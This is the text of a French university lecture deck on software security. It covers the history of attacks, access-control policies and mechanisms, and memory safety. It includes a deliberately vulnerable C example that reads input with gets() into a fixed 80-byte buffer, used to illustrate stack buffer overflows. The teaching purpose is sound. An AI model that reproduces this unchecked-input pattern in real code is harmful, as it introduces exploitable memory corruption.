Sécurité du logiciel

Introduction et études de cas

Xavier Leroy

2022-03-10

Collège de France, chaire de sciences du logiciel
xavier.leroy@college-de-france.fr

La sécurité informatique

La sécurité informatique consiste à protéger un système informatique contre toute violation, intrusion, dégradation ou vol de données au sein du système d'information.

Rendre les systèmes informatiques résistants aux attaques et à l'utilisation malveillante.

Quelques attaques des 12 derniers mois

Rançongiciels : blocage d'hôpitaux et de nombreuses entreprises ; arrêt du pipeline Colonial aux EU.

Intrusions : dans une station de traitement des eaux en Floride, augmentation dangereuse de la quantité de NaOH dans l'eau.

Espionnage : le logiciel de surveillance Pegasus retrouvé sur les téléphones de nombreux responsables et opposants politiques.

Fuites de données : état-civil, adresses, photos d'identité et informations financières de 220 millions de brésiliens.

Déni de service : l'Andorre coupée de l'Internet suite à une attaque sur un tournoi de jeux vidéo.

Les composantes de la sécurité informatique

Utilisateurs

Réglementations Organisations Économie

Réseaux Web Cloud

Logiciel système Logiciel applicatif

Matériel

Les composantes de la sécurité informatique

Utilisateurs

Réglementations Organisations Économie

Réseaux Web Cloud

Logiciel système Logiciel applicatif

Matériel

Ce cours

Une étude de la sécurité du logiciel vue sous l'angle


- des langages de programmation
- et de leurs techniques de typage, d'analyse statique, de vérification formelle, et de compilation.

Que contribuent ces approches à la sécurité informatique ?

Quelles sont leurs limitations ?

La sécurité informatique


Les années 1950



Traitement par lots (*batch processing*).

Sécurité physique uniquement.

Les années 1960



Temps partagé, stockage persistant, utilisation interactive par plusieurs utilisateurs.


Isolation des processus en mémoire ; droits d'accès aux fichiers ; authentification par «login» et mot de passe.

Les années 1970

PROTECTION AND ACCESS CONTROL IN OPERATING SYSTEMS

Butler W. Lampson

In *Operating Systems*, Infotech State of the Art Report 14, 1972, pp 311-326



Secure Computer Systems: Mathematical Foundations

November, 1996

An electronic reconstruction
by
Len LaPadula
of
the original

MITRE Technical Report 2547, Volume I
titled "Secure Computer Systems: Mathematical Foundations"
by D. Elliott Bell and Leonard J. LaPadula
dated 1 March 1973

Premiers travaux de recherche en sécurité informatique.

Le système Multics. Sécurité multi-niveaux pour données classifiées. Chiffrement DES.

Piratage des réseaux téléphoniques.

Les années 1980

Les virus sur ordinateurs individuels, *Bulletin Board Systems*, et Internet (le ≪ver≫ de Morris).

La carte à puce comme ordinateur ultra-sécurisé.

Les années 1990

Explosion de l'Internet, du Web, du courrier électronique (dont *spam* et virus en pièces jointes).

Systèmes d'exploitation très vulnérables aux attaques à distance.

Sécurisation par protocoles cryptographiques (SSH, SSL/TLS).

Les années 2000

Gros travail de sécurisation des PC et des Mac, notamment à des fins de DRM (protection des droits numériques).

Applications en Javascript dans le navigateur Web, qui devient la nouvelle plate-forme d'exécution sécurisée.

Organisation des machines piratées en *botnets*.

Les années 2010




Fig. 3. Mirai botnet operations.

(N.Tuptuk & S.Hailes, 2018)


Les smartphones comme nouvelle plate-forme sécurisée.

L'Internet des objets comme nouvelle cible facile.

Les attaques comme armes de guerre (virus Stuxnet, NotPetya).

Fuites de données massives.


Les années 2020



Ont commencé sous le signe des rançongiciels.

(Plus : toutes les attaques précédentes.)

Trois objectifs de sécurité



Politiques de sécurité, mécanismes de sécurité

Pour le logiciel :

spécification —— *vérification* —— implémentation

En sécurité informatique :

politique —— *assurance* —— mécanisme

La politique de contrôle d'accès

Qui peut faire quoi sur quoi ?

Sujets : utilisateurs, programmes agissant en leur nom, ...


Objets : fichiers, bases de données, réseaux, périphériques, ...

Actions : lire, écrire, connecter, afficher, ...

Une politique de contrôle d'accès =
un ensemble de triplets (sujet, action, objet).

Un mécanisme : moniteur + matrice de contrôle d'accès

(B. Lampson, 1972 ; J. Anderson, 1973.)



La matrice de contrôle d'accès :


	`/etc/passwd`	`~/notes`	port $<$ 1024	port $\geq$ 1024
`root`	tout	tout	tout	tout
`user`	lire	lire, écrire	connecter	connecter, servir
`nobody`	lire	rien	connecter	connecter

Variante : listes de contrôle d'accès

Chaque objet porte une liste de (sujet, action autorisée).

(≈ une ligne de la matrice de contrôle d'accès)

Exemple : les permissions sur les fichiers en Unix.



Variante : capacités

À chaque sujet est associé un ensemble de capacités (*capabilities*), c.à.d. de paires (objet, action autorisée).

($\approx$ une colonne de la matrice de contrôle d'accès)

Exemple : les capacités réseaux en Linux

`CAP_NET_ADMIN`
: Perform various network-related operations : interface configuration, modify routing tables, [...]

`CAP_NET_BIND_SERVICE`
: Bind a socket to Internet domain privileged ports (port numbers less than 1024).

`CAP_NET_RAW`
: Use RAW and PACKET sockets

Problème 1 : la politique de sécurité peut être inadaptée

Cas 1 : la politique n'empêche pas certaines action dangereuses.

Exemple : le contrôle d'accès n'empêche pas les fuites d'information. On peut mettre un fichier en lecture exclusive en pièce jointe d'un mail... ($\rightarrow$ cours du 17/03)

Cas 2 : la politique empêche l'utilisation efficace du système.

Exemple : un système d'information médicale pour hôpitaux où la moitié des accès se font en procédure d'urgence.

Problème 2 : le mécanisme peut être contourné

Exemple : consulter un fichier protégé en lecture.

Manipuler le propriétaire
pour lui faire divulguer l'info

Demander au support technique
de changer les droits d'accès

Démarrer la machine
avec un autre système

Faire exécuter un ≪cheval de Troie≫
par le propriétaire du fichier

Accéder aux copies du fichier
sur le cloud ou la sauvegarde

Démonter et emporter le disque

La sécurité du logiciel

La sécurité du logiciel

Une composante essentielle :

le logiciel est le médiateur de l'accès aux données.

Une composante parmi d'autres :

bien des attaques se font à un autre niveau
(matériel, réseau, manipulation des utilisateurs, …)

Une composante remarquable flexible :

peut mettre en œuvre des mécanismes et des protections variés
(jusqu'à des protections contre les attaques matérielles !)

Correction vs. sécurité du logiciel

Correction

Calculer des résultats justes
en temps raisonnable

Sécurité *(security)*

Pas de corruption des données
Pas de fuites de secrets
Pas de détournement de l'exécution

≪**Sûreté**≫ *(safety)*

Pas de plantages
Intégrité des types de données
Intégrité de la mémoire

Faire le bien

Ne pas faire de mal

La sûreté de l'exécution

Exemples typiques d'exécutions qui ne sont pas sûres :

- débordement lors d'un accès à un tableau ou une chaîne ;
- confusion de types : entiers $\leftrightarrow$ pointeurs, chaînes $\leftrightarrow$ code.

Les violations de la sûreté de l'exécution peuvent conduire

- à un ≪plantage≫,
- à la production d'un résultat incorrect,
- ou à une attaque.


Exemple : débordement de tableau (*buffer overflow*)

```
int check(void)
{
    char b[80];
    int ok = 0;
    gets(b);
    ...
    return ok;
}
```

L'appel `gets(b)` lit une ligne sur l'entrée et la stocke dans le tableau `b`, mais ne prend pas en compte la longueur de `b`.


Corruption de la mémoire et de la pile d'appels

Représentation de la pile d'appels en mémoire :



Corruption de la mémoire et de la pile d'appels


Représentation de la pile d'appels en mémoire :



Exécution normale de `gets(b)` :

Corruption de la mémoire et de la pile d'appels

Représentation de la pile d'appels en mémoire :




Débordement du tableau `b` :

Modification de la valeur de `ok`

$\rightarrow$ résultat incorrect ; désactivation d'une vérif. de sécurité.

Corruption de la mémoire et de la pile d'appels

Représentation de la pile d'appels en mémoire :




Débordement du tableau `b` :

Écrasement de l'adresse de retour par une valeur incorrecte

$\rightarrow$ plantage au moment du retour de `check`.

Corruption de la mémoire et de la pile d'appels

Représentation de la pile d'appels en mémoire :



